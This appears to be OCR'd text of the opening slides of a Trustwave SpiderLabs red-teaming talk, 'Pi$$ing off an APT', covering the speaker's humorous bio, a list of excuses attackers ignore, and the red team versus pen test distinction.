
Trustwave®
SpiderLabs®

Pi$$ing off an APT


Edward Williams

#whoami




Name of passenger

WILLIAMS/EDWARD DA



```
[LON-SP-ZMG8WL:tmp root# ./whoami.sh
Name: Ed Williams
Position: SpiderLabs Director, EMEA
Previously: Principal Security Consultant
Other: Crest Fellow
Interesting facts:       Welsh
                         Father of twins
                         Have taken part in a bollywood film
LON-SP-ZMG8WL:tmp root# █
```

My Film Career



www.imdb.com/name/nm9482326/?ref_=tt_cl_t14

Edward Williams (XXVII)

Actor

Edward Williams is an actor, known for Padmashree Laloo Prasad Yadav (2005). See full bio »

Known For

Padmashree Laloo Prasad Yadav 2005
Banker

Filmography

Most Anticipated Indian Movies and Shows

Real-time popularity on IMDb (8:06:21 GMT)

% OF TOP 10 PAGE VIEWS

1. Aaoonga Nahin Peeche Peeche -
2. Chidiya Chidiya - Vaishali Samant,
3. Chidiya Chidiya (Fadooo Mix) - Ma
4. Deewana - MUSIC AND SINGER
5. Jadoo (Female) - Sunidhi Chauha
6. Jadoo (Male) -MUSIC AND SINGE
7. Kabhi To Rooth Ja - Shaan**MUSIC NITIN RAIKAR.
8. Padmashree Laloo Prasad Yadav MUSIC** - Nitin Raikwar, SINGERS** Vinod Rathod, K. K.


Reception [edit]

It was screened at the 2005 Global Indian Film Awards held in Dubai. Rediff.com's film critic called the picture "an insult to cinema".[1]

References [edit]

1. ^ "Padmashree is an insult to cinema!". Rediff.com. 28 January 2005. Archived from the original on 30 January 2005. Retrieved 17 April 2017.

The ~enemy




Red Teams Blog @redtea... · 3h

Act, don't react.

Sun Tzu @SunTzuCyber

"The enemy does not check your risk register prior to attacking." - Sun Tzu, The Art of Cyber War

1 4




Hackers
don't give a shit:
KIWICON III
28TH & 29TH NOVEMBER 2009
New Zealand's Hacker con - Wellington

- □ About your project's scope
- □ It's managed by a third party
- □ It's a legacy system
- □ It's "too critical to patch"
- □ About your outage windows
- □ About your budget
- □ You've always done it that way
- □ About your Go-Live Date
- □ It's only a pilot/proof of concept
- □ About Non-Disclosure Agreements
- □ It wasn't a requirement in the contract
- □ It's an internal system
- □ It's really hard to change
- □ It's due for replacement
- □ You're not sure how to fix it
- □ It's handled in the Cloud
- □ About your Risk Register entry
- □ The vendor doesn't support that configuration
- □ It's an interim solution
- □ It's [insert standard here] compliant
- □ It's encrypted on disk
- □ The cost benefit doesn't stack up
- □ "Nobody else could figure that out"
- □ You can't explain the risk to "The Business"
- □ You've got other priorities
- □ About your faith in the competence of your internal users
- □ You don't have a business justification
- □ You can't show Return on Investment
- □ You contracted out that risk

Red Teaming / Attack Simulation

Red team != Pen Test




Red Team different mindset

